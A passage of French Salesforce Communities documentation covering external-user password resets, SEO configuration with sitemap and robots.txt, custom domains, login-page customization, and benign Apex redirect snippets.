Le mot de passe d'un utilisateur externe peut être réinitialisé par l'utilisateur ou par l'administrateur de l'organisation qui héberge la communauté.

Dans les deux cas, lorsqu'une personne initie la réinitialisation du mot de passe d'un utilisateur externe, un e-mail est envoyé à l'utilisateur avec un lien de réinitialisation du mot de passe. Un lien de réinitialisation de mot de passe initié par un utilisateur expire après 24 heures. Les liens de réinitialisation du mot de passe initiés par l'administrateur n'expirent pas. Lorsque l'utilisateur clique sur le lien, il est invité à réinitialiser son mot de passe avant de continuer.

Si une demande de réinitialisation du mot de passe initiée par un utilisateur ne peut pas être traitée, l'utilisateur est informé par e-mail. Une demande de réinitialisation du mot de passe échoue si le compte d'un utilisateur est provisoirement ou définitivement verrouillé

suite à un nombre excessif de tentatives de connexion, ou si la demande a été envoyée hors des heures de connexion, des plages IP ou des emplacements réseaux approuvés.

CONSULTER ÉGALEMENT :

- Création d'utilisateurs de communautés
- Comment les membres extérieurs à une communauté obtiennent-ils les informations de connexion ?

### Comment les membres extérieurs à une communauté obtiennent-ils les informations de connexion ?

Les utilisateurs externes obtiennent les identifiants de connexion dans les e-mails de bienvenue d'une communauté.

Lorsque vous activez un contact en tant qu'utilisateur client ou utilisateur partenaire, il reçoit ses identifiants de connexion lorsque vous l'ajoutez à une communauté dans laquelle les e-mails de bienvenue sont activés. Si les e-mails de bienvenue sont désactivés pour la communauté, l'utilisateur externe ne reçoit pas les identifiants et vous devez les envoyer manuellement. Pour cela, dans Configuration, saisissez *Utilisateurs* dans la case `Recherche rapide`, sélectionnez **Utilisateurs**, sélectionnez la case en regard du nom de l'utilisateur, puis cliquez sur **Réinitialiser le mot de passe**. Un e-mail contenant le nom d'utilisateur et un lien de réinitialisation du mot de passe est envoyé à l'utilisateur. Le lien de cet e-mail n'expire pas.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

- Création d'utilisateurs de communautés
- Réinitialisation du mot de passe d'un utilisateur externe pour des communautés

## Configuration de l'Optimisation du moteur de recherche (SEO) pour votre communauté

Dans les moteurs de recherche tels que *Google*™ et *Bing*®, indexez votre communauté afin de permettre aux clients, partenaires et utilisateurs invités d'accéder aisément aux pages de votre communauté en effectuant des recherches en ligne. L'Optimisation du moteur de recherche (SEO) peut améliorer considérablement la découverte de communautés publiques.

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

**Remarque:** Pour les communautés qui utilisent un modèle Koa, Kokua ou Customer Service (Napili), l'activation d'une communauté entraîne automatiquement son enregistrement dans Brombone™, un service SEO.

Pour configurer manuellement le SEO dans votre communauté, prenez connaissance des quelques fichiers standard et propriétés SEO ci-dessous.

**sitemap.xml**

`sitemap.xml` contient la liste des URL de votre communauté. Les moteurs de recherche utilisent cette liste afin de déterminer quelles pages de votre communauté sont disponibles pour l'exploration et l'indexation. Le fichier `sitemap.xml` est automatiquement généré à la racine de votre communauté. Pour afficher le plan de site, accédez à `https://<URL_communauté>/s/sitemap.xml`.

Si votre communauté prend charge plusieurs langues, le plan de site inclut automatiquement une entrée pour chaque langue prise en charge, comme suit :

```
<xhtml:link rel="alternate" hreflang="language_code"
href="page_URL?language=language_code" />
```

Par exemple, `<xhtml:link rel="alternate" hreflang="fr" href="https://macommunite.com/s/?language=fr" />`.

Vous pouvez soumettre le fichier `sitemap.xml` directement à des moteurs de recherche, tels que Google™ Webmaster Tools et Bing® Webmaster Tools, afin de permettre à leurs utilisateurs de découvrir le contenu de votre communauté.

**robots.txt**


`robots.txt` utilise des règles d'inclusion et d'exclusion afin d'indiquer aux robots d'exploration les zones de votre communauté à indexer. Ce fichier standard est utilisé sur le Web pour le SEO. Il vous permet de contrôler ce que les utilisateurs peuvent découvrir avec les moteurs de recherche.

`robots.txt` est automatiquement généré si votre communauté existe au niveau racine (sans sous-chemin dans l'URL). Pour afficher le fichier, accédez à `https://<URL_communauté>/robots.txt`.

Le fichier automatiquement généré permet l'indexation de toute votre communauté. Vous pouvez néanmoins autoriser l'indexation de zones spécifiques seulement en créant une page Visualforce qui héberge les informations.

**Propriétés de titre et de description de la page**

Les balises `title` et `description` de l'en-tête `<head>` de la page sont importantes pour l'optimisation du moteur de recherche, car elles représentent le titre et la description du lien qui s'affichent dans les pages de résultats de recherche.




Vous pouvez personnaliser le titre et la description des pages standard de votre communauté dans la zone Gestionnaire de page du Générateur de communauté. Cependant, certaines pages, notamment les pages Détail de l'article et Détail de la rubrique, définissent ces propriétés dynamiquement en fonction des composants de la page. Par exemple, pour la page Détail de l'article, les valeurs de titre et de description sont mises à jour en fonction respectivement du titre et du résumé de l'article.

Création d'un fichier Robots.txt personnalisé pour votre communauté

Le fichier `robots.txt` utilise des règles d'inclusion et d'exclusion afin d'indiquer aux robots d'exploration les zones de votre communauté à indexer. Pour autoriser l'indexation uniquement de zones spécifiques de votre communauté, créez une page Visualforce pour héberger ces informations. Lorsque vous avez spécifié des règles, les moteurs de recherche utilisent le fichier pour indexer les pages de votre communauté.

Meilleures pratiques d'utilisation du SEO dans votre communauté

Lors de l'utilisation de l'optimisation du moteur de recherche (SEO) dans votre communauté, respectez les consignes et les meilleures pratiques ci-dessous.

FAQ sur l'optimisation du moteur de recherche (SEO) pour les communautés

Répondez aux questions fréquentes sur l'utilisation de l'optimisation du moteur de recherche dans votre communauté.

CONSULTER ÉGALEMENT :

Types et propriétés des pages du Générateur de communauté

# Création d'un fichier `Robots.txt` personnalisé pour votre communauté

Le fichier `robots.txt` utilise des règles d'inclusion et d'exclusion afin d'indiquer aux robots d'exploration les zones de votre communauté à indexer. Pour autoriser l'indexation uniquement de zones spécifiques de votre communauté, créez une page Visualforce pour héberger ces informations. Lorsque vous avez spécifié des règles, les moteurs de recherche utilisent le fichier pour indexer les pages de votre communauté.

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer une page Visualforce et un fichier robots.txt pour votre communauté :

- Créer et configurer des Communautés

Votre fichier `robots.txt` personnalisé doit contenir le chemin du plan de site généré automatiquement, par exemple, `https://`***`<URL_communauté>`***`/s/sitemap.xml`. `robots.txt` est placé au niveau racine de votre communauté.

Voici un exemple de page Visualforce qui comprend des règles d'indexation d'une communauté :

```
<apex:page contentType="text/plain">
User-agent: *
Disallow: /   # hides everything from ALL bots
Allow: /<path-prefix-1>/s  # add path you want to open to bots
Allow: /<path-prefix-2>/s  # add path you want to open to bots
Sitemap: http://<community_URL>/s/sitemap.xml
Sitemap: http://<community_URL>/<sub_path>/s/sitemap.xml
</apex:page>
```

**Remarque:** Vous pouvez avoir plusieurs communautés, chacune ayant ses propres sous-chemins. Notez qu'elles partagent toutes le même fichier. Par conséquent, assurez-vous de référencer les pages de toutes vos communautés dans vos règles d'indexation. La page Visualforce qui héberge les informations robots.txt doit être dans une communauté sans nom de sous-chemin, c'est-à-dire au niveau racine.

Pour créer et utiliser un fichier `robots.txt` :

1. Créez une liste de règles inclure et exclure pour les différentes zones de votre communauté que vous souhaitez exposer ou masquer des moteurs de recherche. Enregistrez ces informations dans un fichier de texte.
2. Dans Configuration, saisissez *`Pages Visualforce`* dans la case `Recherche rapide`, puis sélectionnez **Pages Visualforce** et cliquez sur **Nouveau** pour créer une page Visualforce. Nommez cette page, par exemple `robots`.
3. Collez le fichier des règles d'indexation dans la page Visualforce. Le contenu final doit se présenter comme dans l'exemple ci-dessus, avec davantage de règles si nécessaire.
4. Cliquez sur **Enregistrer**.
5. Dans la page Gestion de la communauté de votre communauté, cliquez sur **Administration** > **Pages** > **Accéder à Force.com** puis sur **Modifier** dans la page Détails du site.
6. Dans le champ **Site Robots.txt**, saisissez le nom de la page Visualforce que vous venez de créer, ou cliquez sur pour rechercher le fichier.
7. Cliquez sur **Enregistrer**.
8. Vous pouvez également soumettre directement votre fichier `sitemap.xml` aux moteurs de recherche. Par exemple, soumettez le fichier à Google™ Webmaster Tools et à Bing® Webmaster Tools pour permettre aux utilisateurs de ces moteurs de recherche de découvrir le contenu de votre communauté.

Pour confirmer que le fichier `robots.txt` est disponible pour les robots d'exploration, accédez à `https://<URL_communauté>/robots.txt`. De la même façon, pour afficher le plan de site, accédez à `https://<URL_communauté>/s/sitemap.xml`.

CONSULTER ÉGALEMENT :

Configuration de l'Optimisation du moteur de recherche (SEO) pour votre communauté

Meilleures pratiques d'utilisation du SEO dans votre communauté

## Meilleures pratiques d'utilisation du SEO dans votre communauté

Lors de l'utilisation de l'optimisation du moteur de recherche (SEO) dans votre communauté, respectez les consignes et les meilleures pratiques ci-dessous.

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

- Ne créez pas de plan de site personnalisé, utilisez le fichier `sitemap.xml` généré automatiquement.
- Si vous créez un fichier `robots.txt` personnalisé, assurez-vous qu'il pointe vers le plan de site automatiquement généré, par exemple `http://<URL_communauté>/s/sitemap.xml`.
- Si votre organisation prend en charge les articles Knowledge multilingues, nous recommandons de ne pas remplacer les URL des articles traduits par des URL spécifiques à la langue. Conservez l'URL de l'article dans la langue d'origine.

  Si votre communauté prend charge plusieurs langues, le plan de site inclut automatiquement une entrée pour chaque langue prise en charge, comme suit :

  ```
  <xhtml:link rel="alternate" hreflang="language_code"
  href="page_URL?language=language_code" />
  ```

- Dans le Gestionnaire de page, assurez-vous que les champs Titre et Description de la page contiennent des entrées explicites, si applicable. Le titre de la page est utilisé dans l'onglet ou la fenêtre du navigateur, dans les résultats de recherche et dans les favoris. Le contenu du champ de description est affiché dans les résultats du moteur de recherche. Il aide les personnes à déterminer rapidement si la page correspond à la recherche.
- Avant de soumettre le fichier `sitemap.xml` pour exploration à des moteurs de recherche, accédez à `https://<URL_communauté>/s/sitemap.xml` en tant qu'utilisateur authentifié (nous suggérons d'utiliser le mode de navigation privée de Google Chrome). Assurez-vous que les URL répertoriées dans le plan de site peuvent être affichées par des utilisateurs invités.

  Si une URL est incluse par erreur dans la liste accessible aux utilisateurs invités, assurez-vous que les autorisations appropriées sont activées dans le profil de l'utilisateur invité et que votre organisation est correctement configurée. Par exemple, pour empêcher l'insertion des URL de Détail de requête dans le plan de site, dans Configuration, saisissez *Paramètres de partage* dans la case `Recherche rapide`. Cliquez ensuite sur **Modifier**, puis définissez Accès externe par défaut pour les requêtes sur *Privé*.
- La redirection des requêtes HTTP vers HTTPS est une pratique recommandée de l'optimisation du moteur de recherche. Par conséquent, nous recommandons de ne pas désactiver le paramètre **Requiert une connexion sécurisée (HTTPS)** dans Détails sur le site. Pour vérifier que la case à cocher est sélectionnée, dans Gestion de la communauté, cliquez sur **Administration** > **Pages** > **Accéder à Force.com**.

- Les redirections 301 sont très efficaces pour s'assurer que les utilisateurs et les moteurs de recherche sont redirigés vers la page appropriée. Par exemple, pour une URL telle que `www.ma_communite.com`, nous recommandons de créer une redirection vers `ma_communite.com`. Vous pouvez configurer ces redirections avec votre fournisseur DNS.

CONSULTER ÉGALEMENT :

Configuration de l'Optimisation du moteur de recherche (SEO) pour votre communauté

Types et propriétés des pages du Générateur de communauté

## FAQ sur l'optimisation du moteur de recherche (SEO) pour les communautés

Répondez aux questions fréquentes sur l'utilisation de l'optimisation du moteur de recherche dans votre communauté.

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

**Pourquoi le fichier `sitemap.xml` contient-il des références à d'autres plans de site ?**
Le fichier `sitemap.xml` automatiquement généré est un fichier d'index qui répertorie d'autres plans de sites. `sitemap.xml` peut contenir uniquement un nombre limité d'URL. Par conséquent, si votre communauté contient de nombreuses URL de plan de site, nous les partitionnons dans plusieurs fichiers plus petits.

**Le plan de site contient-il les URL des pages d'objet Salesforce fournies avec mon modèle de communauté ?**
Si vous avez créé une page de détail pour un objet et activé l'autorisation « Lire » sur l'objet dans le profil utilisateur invité, les URL des pages de l'objet sont incluses dans le plan de site.

**Le plan de site contient-t-il les URL des pages d'objet personnalisées que je crée ?**
Si vous avez créé une page de détail pour un objet et activé l'autorisation « Lire » sur l'objet dans le profil utilisateur invité, les URL de la page de détails est incluse dans le plan de site. Cependant, les URL des pages de liste et de liste associée ne sont pas incluses.

**Comment puis-je exclure du plan de site les URL de Détail de requête et empêcher leur affichage dans les résultats du moteur de recherche ?**
Pour empêcher l'insertion des URL de Détail de requête dans le plan de site, dans Configuration, saisissez *`Paramètres de partage`* dans la case `Recherche rapide`. Cliquez ensuite sur **Modifier**, puis définissez Accès externe par défaut pour les requêtes sur *`Privé`*.

**Pourquoi le fichier `robots.txt` automatiquement généré n'est-il pas affiché lorsque j'accède à `https://`*`<URL_communauté>`*`/robots.txt` ?**
Pour afficher le fichier `robots.txt` automatiquement généré, votre communauté doit être au niveau racine de votre URL personnalisée. Si vous n'avez pas configuré d'URL personnalisée et que vous utilisez le domaine *.force.com, une communauté sans le préfixe du chemin d'accès doit exister pour afficher `robots.txt`.

**Comment puis-je remplacer le contenu de `robots.txt` ?**
Vous pouvez remplacer `robots.txt` en créant une page Visualforce qui héberge les informations.

**Puis-je retirer le `/s/` de l'URL de communauté par défaut ?**
Non, le `/s/` est requis dans l'URL de communauté par défaut.

**La réécriture d'URL est-elle prise en charge pour la création d'URL de courtoisie personnalisées ?**
Non, actuellement la réécriture d'URL n'est pas prise en charge pour les communautés basées sur un modèle.

**Chaque article dispose-t-il de sa propre URL ?**
Oui, chaque article affiché dans la page Détails d'article a sa propre URL, qui est récupérée dans le champ `Nom de l'URL` de l'article Knowledge.

Si votre organisation prend en charge les articles Knowledge multilingues, nous recommandons de ne pas remplacer les URL des articles traduits par des URL spécifiques à la langue. Conservez l'URL de l'article dans la langue d'origine.

**Puis-je ajouter des titres et des descriptions aux articles pour l'optimisation du moteur de recherche (SEO) ?**

Chaque article Knowledge inclut les champs `Nom d'URL`, `Titre` et `Résumé`. Lorsque l'article est affiché dans la page Détails d'article, dans le Générateur de communauté, ces champs sont utilisés pour l'URL de la page, et respectivement dans les balises `title` et `description` de l'en-tête `<head>` de la page.

Les balises `title` et `description` de l'en-tête `<head>` de la page sont importantes pour l'optimisation du moteur de recherche, car elles représentent le titre et la description du lien qui s'affichent dans les pages de résultats de recherche.

CONSULTER ÉGALEMENT :

Configuration de l'Optimisation du moteur de recherche (SEO) pour votre communauté

# Améliorations facultatives de communauté

## Configuration d'un domaine personnalisé pour votre communauté

Configurez un domaine personnalisé afin de refléter la marque de votre société dans l'URL de votre communauté.

Remarque: Les domaines personnalisés sont pris en charge uniquement dans les instances non sandbox. Vous pouvez configurer un domaine personnalisé dans une instance sandbox, puis le migrer vers une instance de production, mais le domaine personnalisé est actif uniquement en production.

Lorsque vous ajoutez un domaine, vous pouvez également joindre un certificat et une clé pour la sécurité de la connexion. Si vous utilisez un certificat, assurez-vous d'avoir déjà ajouté la Gestion des certificats et des clés avant d'essayer de le joindre à votre domaine. Seuls les certificats signés par une autorité de certification (CA) sont pris en charge, et ils doivent avoir une longueur de 2048 bits. Pour prendre en charge tous les domaines qui sont hébergés par des sites de votre organisation, utilisez un caractère générique ou un certificat SAN (Subject Alternative Name).

1. Dans Configuration, saisissez *`Domaines`* dans la case `Recherche rapide`, puis sélectionnez **Domaines**.
2. Cliquez sur **Ajouter un domaine**.
3. Saisissez le Nom de domaine.
4. Ajoutez un certificat si vous avez déjà configuré un certificat signé par CA qui prend en charge ce domaine.
5. Cliquez sur **Enregistrer**. Vous pouvez également cliquer sur **Enregistrer et Nouveau** pour ajouter plusieurs domaines.

Si vous envisagez d'héberger plusieurs communautés dans un domaine, vous devez configurer des URL personnalisées pour chaque site. Les URL personnalisées permettent de différencier les communautés au sein de ce domaine. Dans Configuration, saisissez *`URL personnalisées`* dans la case `Recherche rapide`, puis sélectionnez **URL personnalisées**.

Avant de basculer le CNAME de votre nom de domaine pour pointer vers un nouveau nom cible, assurez-vous que ce nouveau nom cible existe dans le DNS en utilisant `dig` ou `nslookup`. La création de vos noms de domaine affecte la cible de votre CNAME :

AUTORISATIONS UTILISATEUR

Pour afficher des domaines :

- Afficher la configuration

Pour ajouter des domaines :

- Personnaliser l'application ou Afficher la configuration, plus une licence Site.com Publisher ou l'autorisation Créer et configurer des communautés

Pour modifier ou supprimer des domaines :

- Personnaliser l'application

Pour associer des certificats à un domaine :

- Contactez Salesforce si vous n'utilisez pas de communautés. Une organisation avec des communautés peut associer des certificats à un domaine.

- Généralement, il est nécessaire d'ajuster le CNAME des noms de domaine ajoutés avant la version Summer '13 pour pointer vers le nom de domaine complet suivi de `.live.siteforce.com`, afin de remplacer le sous-domaine `force.com` de votre organisation. Par exemple, si votre domaine antérieur à Summer '13 est `www.exemple.com`, la cible de son CNAME doit être `www.exemple.com.live.siteforce.com` au lieu de `exemple.force.com` pour que le HTTPS fonctionne.
- Les noms de domaine ajoutés avant la version Summer '13 n'ont pas d'ID d'organisation à 18 caractères dans la cible CNAME.
- Les noms de domaine ajoutés après la version Summer '13 pointent déjà vers l'emplacement approprié pour configurer le HTTPS dans un domaine personnalisé.
- Les noms de domaine ajoutés après la version Winter '14 utilisent un CNAME qui pointe vers le nom de domaine complet suivi de l'ID à 18 caractères de votre organisation et de `.live.siteforce.com`. Par exemple, si votre nom de domaine est `www.exemple.com` et votre ID d'organisation à 18 caractères est `00dxx0000001ggxeay`, la cible de son CNAME doit être `www.exemple.com.00dxx0000001ggxeay.live.siteforce.com`.

CONSULTER ÉGALEMENT :

Présentation de la gestion de domaine

Gestion de domaines et d'URL personnalisées

Ajout d'un domaine

## Ajout de la case de recherche globale à l'en-tête HTML de votre communauté personnalisée

Si vous personnalisez vos communautés Salesforce avec un en-tête HTML, vous masquez la case de la recherche globale. Pour bénéficier de cette fonctionnalité de recherche, ajoutez un formulaire à votre en-tête personnalisé.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

1. Dans votre en-tête HTML personnalisé, insérez un formulaire semblable au suivant.

```
<form action="/<community name>/search/SmartSearch" method="get">
  <input id="phSearchInput" type="text" name="str"/>
  <input type="submit" value="Search"/>
</form>
```

2. Remplacez *<community name>* par la valeur unique utilisée pour l'URL lors de la création de la communauté.

   Par exemple, si vous avez saisi la valeur unique *clients* pour l'URL de votre communauté, le formulaire se présente comme suit :

```
<form action="/customers/search/SmartSearch" method="get">
  <input id="phSearchInput" type="text" name="str"/>
  <input type="submit" value="Search"/>
</form>
```

# Gestion de la connexion, de l'inscription automatique et des mots de passe dans votre communauté

## Personnalisation de la connexion, de la déconnexion et des pages d'inscription automatique à votre communauté

Configurez les options standard de connexion, de déconnexion, de gestion du mot de passe et d'inscription automatique de votre communauté, ou personnalisez le comportement avec Apex et Visualforce ou avec des pages du Générateur de communauté (Site.com Studio).

Par défaut, chaque communauté est livrée avec des pages par défaut de connexion, de gestion des mots de passe et d'inscription automatique, ainsi que des contrôleurs Apex associés qui pilotent cette fonctionnalité en arrière-plan. Vous pouvez utiliser Visualforce, Apex ou le Générateur de communauté (Site.com Studio) pour créer une marque personnalisée ou modifier le comportement par défaut :

- Personnalisez la marque de la page de connexion par défaut.
- Personnalisez l'expérience de connexion en modifiant le comportement de la page de connexion par défaut, à l'aide d'une page de connexion personnalisée, et en acceptant d'autres fournisseurs d'authentification.
- Redirigez les utilisateurs vers une autre URL lorsqu'ils se déconnectent.
- Utilisez des pages Changer le mot de passe et Mot de passe oublié personnalisées
- Configurez l'auto-inscription à votre communauté pour les utilisateurs invités sans licence.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, personnaliser ou activer une communauté :

- "Créer et configurer des Communautés

  ET

  Être membre d'une communauté à laquelle la page Gestion de la communauté tente d'accéder.

# Personnalisation de la page de connexion d'une communauté avec votre marque

Si vous sélectionnez le modèle Onglets Salesforce + Visualforce, vous pouvez ajouter le logo de votre société et un texte de pied de page personnalisé à la page de connexion standard fournie avec votre communauté.

Les couleurs de l'en-tête et de l'arrière-plan de la page de connexion standard sont héritées de la charte couleur de la marque de la communauté.

1. Accédez à la Gestion de la communauté en suivant l'une des procédures ci-dessous.
   - À partir de la communauté :
     - Dans les communautés Onglets Salesforce + Visualforce, cliquez sur ⚙ dans l'en-tête global.
     - Dans les communautés basées sur le Générateur de communauté, utilisez le menu déroulant en regard de votre nom, puis cliquez sur **Gestion de la communauté**.
   - Dans Configuration, saisissez *Toutes les communautés* dans la case Recherche rapide, puis sélectionnez **Toutes les communautés** et cliquez sur le lien **Gérer** en regard d'une communauté.
   - Dans l'en-tête des communautés basées sur le Générateur de communauté, utilisez le menu déroulant en regard du nom de votre modèle, puis cliquez sur **Gestion de la communauté**.
2. Cliquez sur **Administration** > **Connexion et enregistrement**, puis apportez les modifications dans la section En-tête et pied de page.
3. Chargez un logo pour l'en-tête de la page de connexion de la communauté.

   Les fichiers acceptés sont .gif, .jpg et .png. La taille de fichier maximale est de 100 Ko. Les images supérieures à 250 pixels en largeur ou 125 pixels ne sont pas acceptées. Le chargement automatique d'un logo crée un dossier Document partagé des communautés sous l'onglet Documents, dans lequel le logo est enregistré. Une fois créé, vous ne pouvez pas supprimer le dossier.

   Le logo d'en-tête est affiché en haut à gauche de la page de connexion standard. Il est également affiché lorsque vous accédez à la communauté dans Salesforce1. Le logo de l'en-tête n'est pas affiché dans les pages de connexion personnalisées.
4. Saisissez un texte personnalisé pour le pied de page de la page de connexion de la communauté, contenant jusqu'à 120 caractères.

   Le pied de page s'affiche en bas de la page de connexion. Ce texte de pied page n'est pas affiché dans les pages de connexion personnalisées.
5. Cliquez sur **Enregistrer**.

Le logo et le texte du pied de page personnalisé sont affichés pour tous les utilisateurs (internes, externes et les utilisateurs invités sans licence) dans la page de connexion.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, personnaliser ou activer une communauté :
- Créer et configurer des Communautés

  ET

  Être membre d'une communauté à laquelle la page Gestion de la communauté tente d'accéder.

CONSULTER ÉGALEMENT :

Personnalisation de la connexion, de la déconnexion et des pages d'inscription automatique à votre communauté

Personnalisation du processus de connexion avec Apex

# Personnalisation de l'expérience de connexion de votre communauté

Personnalisez le processus de connexion par défaut de votre communauté pour les utilisateurs externes. Vous pouvez également utiliser une page de connexion personnalisée Générateur de communauté, Site.com Studio ou Visualforce, prendre en charge plusieurs fournisseurs d'authentification et configurer l'authentification unique avec un modèle.

Les utilisateurs externes disposent de licences Communauté, portail client ou portail partenaire.

- La page de connexion que vous sélectionnez dans la Gestion de la communauté remplace les autres attributions de page de connexion dans les paramètres du site de Site.com ou Force.com.
- Si votre communauté utilise le modèle Onglets Salesforce + Visualforce, la page de connexion attribuée par défaut à la communauté s'intitule `CommunitiesLogin`. Utilisez Visualforce pour personnaliser la présentation de cette page.
- Si votre communauté utilise le modèle Customer Service (Napili), la page de connexion attribuée par défaut à la communauté s'intitule `login`. Utilisez le Générateur de communauté (Site.com Studio) pour personnaliser sa présentation.
- Pour mettre à jour le comportement de connexion des pages Visualforce et Générateur de communauté, mettez à jour le contrôleur Apex `CommunitiesLoginController`.
- Vous devez publier les pages personnalisées du Générateur de communauté avant de les attribuer à une communauté. Avant d'utiliser votre page de connexion personnalisée, pensez à modifier le contrôleur Apex `CommunitiesLoginController` et la méthode Apex `Site.login()`.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, personnaliser ou activer une communauté :

- Créer et configurer des Communautés

  ET

  Être membre d'une communauté à laquelle la page Gestion de la communauté tente d'accéder.

1. Accédez à la Gestion de la communauté en suivant l'une des procédures ci-dessous.
   - À partir de la communauté :
     - Dans les communautés Onglets Salesforce + Visualforce, cliquez sur ⚙ dans l'en-tête global.
     - Dans les communautés basées sur le Générateur de communauté, utilisez le menu déroulant en regard de votre nom, puis cliquez sur **Gestion de la communauté**.
   - Dans Configuration, saisissez *`Toutes les communautés`* dans la case Recherche rapide, puis sélectionnez **Toutes les communautés** et cliquez sur le lien **Gérer** en regard d'une communauté.
   - Dans l'en-tête des communautés basées sur le Générateur de communauté, utilisez le menu déroulant en regard du nom de votre modèle, puis cliquez sur **Gestion de la communauté**.
2. Cliquez sur **Administration** > **Connexion et enregistrement**, puis effectuez vos modifications sous la section Connexion.
3. Vous pouvez également sélectionner une page de connexion personnalisée pour votre communauté. Sélectionnez le type de page (**Générateur de communauté** ou **Visualforce**), saisissez le nom de la page dans le champ de recherche, puis cliquez sur 🔍. Dans la fenêtre des résultats de recherche, cliquez sur le nom de la page pour la sélectionner.

   Conseil: Pour restaurer la page de connexion par défaut pour le modèle de votre communauté, sélectionnez **Page par défaut**.
4. Vous pouvez également sélectionner `Autoriser les utilisateurs internes à se connecter directement à la communauté`. Ce paramètre permet aux utilisateurs internes d'utiliser leurs nom d'utilisateur et mot de passe internes dans la page de connexion de la communauté.

   Les utilisateurs internes doivent être membres de la communauté pour pouvoir se connecter directement depuis la page de connexion de la communauté. Une fois connectés, ils affichent la page d'accueil de la communauté.

5. Sélectionnez les options de connexion que vous souhaitez afficher.

   Par défaut, les utilisateurs se connectent à la communauté en utilisant le nom d'utilisateur et le mot de passe par défaut de la communauté. Si vous souhaitez que les utilisateurs puissent se connecter avec d'autres identifiants, par exemple Facebook©, Janrain© ou les identifiants Salesforce d'une autre organisation, sélectionnez-les dans la liste.

   Important: Configurez à l'avance ces options de fournisseur d'authentification si vous souhaitez les utiliser pour les connexions de la communauté. Dans Configuration, saisissez *Fournisseurs d'authentification* dans la case Recherche rapide, puis sélectionnez **Fournisseurs d'authentification**.

6. Vous pouvez également autoriser les utilisateurs externes à se connecter avec leur identité d'authentification unique SAML.

   Cette option est disponible uniquement si votre organisation a configuré le SAML avec succès pour votre communauté à la page 3579.

   - Paramètres SAML pour l'authentification unique, qui activent la connexion à Salesforce à l'aide de votre fournisseur d'identité d'entreprise. Notez que vous devez saisir une URL de connexion de fournisseur d'identité.
   - Un nom de domaine personnalisé, qui modifie les URL de l'application de toutes vos pages, y compris les pages de connexion. Si vous souhaitez activer Mon domaine, contactez le support.

   Pour offrir plusieurs options d'authentification unique SAML, saisissez *Paramètres d'authentification unique* dans la case Recherche rapide, sélectionnez **Paramètres d'authentification unique**, puis cliquez sur **Activer les configurations multiples**. Si SAML est déjà activé et que vous activez les configurations SAML multiples, votre configuration SAML existante est automatiquement convertie pour pouvoir fonctionner avec plusieurs configurations.

   Les utilisateurs affichent l'option de **connexion avec l'authentification unique**. Si vous avez activé plusieurs options d'authentification unique SAML, chaque bouton porte l'étiquette du champ Nom de la configuration SAML.

7. Cliquez sur **Enregistrer**.

Remarque: Le renommage ou la suppression de la page de connexion par défaut peut entraîner des problèmes avec le flux de connexion par défaut de la communauté.

CONSULTER ÉGALEMENT :

Personnalisation de la connexion, de la déconnexion et des pages d'inscription automatique à votre communauté

## Personnalisation du processus de connexion avec Apex

Vous pouvez fournir aux membres d'une communauté extérieure à votre société, une page de connexion entièrement personnalisée qui reflète le style et la marque de votre organisation. Utilisez Visualforce et Apex pour personnaliser la page CommunitiesLogin et CommunitiesLoginController, ou pour créer votre propre page Visualforce.

Pour rediriger à partir de la page de connexion par défaut de la communauté vers votre page de connexion personnalisée :

1. Dans Configuration, saisissez *Classes Apex* dans la case Recherche rapide, puis sélectionnez **Classes Apex**.
2. Cliquez sur **Modifier** en regard de CommunitiesLoginController.

AUTORISATIONS UTILISATEUR

Pour créer et modifier des pages Visualforce :
- Personnaliser l'application

Pour modifier les classes Apex :
- Auteur Apex

  ET

  Personnaliser l'application

3. Ajoutez le code suivant :

```
global PageReference forwardToCustomAuthPage() {
       String startUrl = System.currentPageReference().getParameters().get('startURL');

        return new PageReference(Site.getPathPrefix() + '/SiteLogin?startURL=' +
EncodingUtil.urlEncode(startURL, 'UTF-8'));
    }
```

4. Si vous créez une page de connexion entièrement personnalisée, remplacez `SiteLogin` par le nom de votre page Visualforce.
5. Cliquez sur **Enregistrer**.
6. Cliquez sur **Modifier** en regard de `CommunitiesLandingController`.
7. Ajoutez le code suivant :

```
public PageReference forwardToCustomAuthPage() {
       String startUrl = System.currentPageReference().getParameters().get('startURL');

        return new PageReference(Site.getPathPrefix() + '/SiteLogin?startURL=' +
EncodingUtil.urlEncode(startURL, 'UTF-8'));
    }
```

8. Si vous créez une page de connexion entièrement personnalisée, remplacez `SiteLogin` par le nom de votre page Visualforce.
9. Cliquez sur **Enregistrer**.
10. Dans Configuration, saisissez *`Pages Visualforce`* dans la case `Recherche rapide`, puis sélectionnez **Pages Visualforce**.
11. Cliquez sur **Modifier** en regard de `CommunitiesLogin`.
12. Sur la première ligne du code, ajoutez :

```
action="{!forwardToCustomAuthPage}"
```

13. Cliquez sur **Enregistrer**.
14. Cliquez sur **Modifier** en regard de `CommunitiesLanding`.
15. Sur la première ligne du code, ajoutez :

```
action="{!forwardToCustomAuthPage}"
```

16. Cliquez sur **Enregistrer**.

# Redirection des membres de communauté vers une URL personnalisée lors de la déconnexion

Spécifiez l'URL vers laquelle les membres de communauté doivent être redirigés lorsqu'ils se déconnectent de votre communauté.

